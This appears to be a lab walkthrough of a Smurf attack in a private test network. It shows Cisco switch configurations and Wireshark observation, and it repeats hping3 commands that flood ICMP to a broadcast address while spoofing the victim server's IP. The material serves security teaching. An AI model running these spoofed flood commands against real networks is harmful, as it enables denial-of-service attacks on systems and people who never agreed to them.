


Smurf Attack:



Web-SRV2 IP Address

192.168.1.7

Attacker IP Address

192.168.1.8

AS1 Switch IP address Configuration

```
AS1(config)#interface VLAN 1
AS1(config-if)#ip address 192.168.1.254 255.255.255.0
AS1(config-if)#no shutdown
AS1#debug ip icmp
```


COR Switch IP address Configuration

```
COR(config)#interface VLAN 1
COR(config-if)#ip address 192.168.1.253 255.255.255.0
COR(config-if)#no shutdown
COR#debug ip icmp
```

Attacker


```
# hping3 -1 -flood -a 192.168.1.7 192.168.1.255
# hping3 -1 --flood --spoof 192.168.1.7 192.168.1.255
```

Start Wireshark in Web-SRV2, apply ICMP filter.




Let's start the attack from Kali Linux Attacker type the Command:


hping3 -1 --flood -a 192.168.1.7 192.168.1.255




hping3 -1 --flood --spoof 192.168.1.7 192.168.1.255



Let's capture the packets using Wireshark ICMP packets are coming from AS1 Switch, COR Switch and Router EDG.



COR# debug ip icmp it shows packets are coming from Web-SRV2.



AS1# debug ip icmp it shows packets are coming from Web-SRV2.

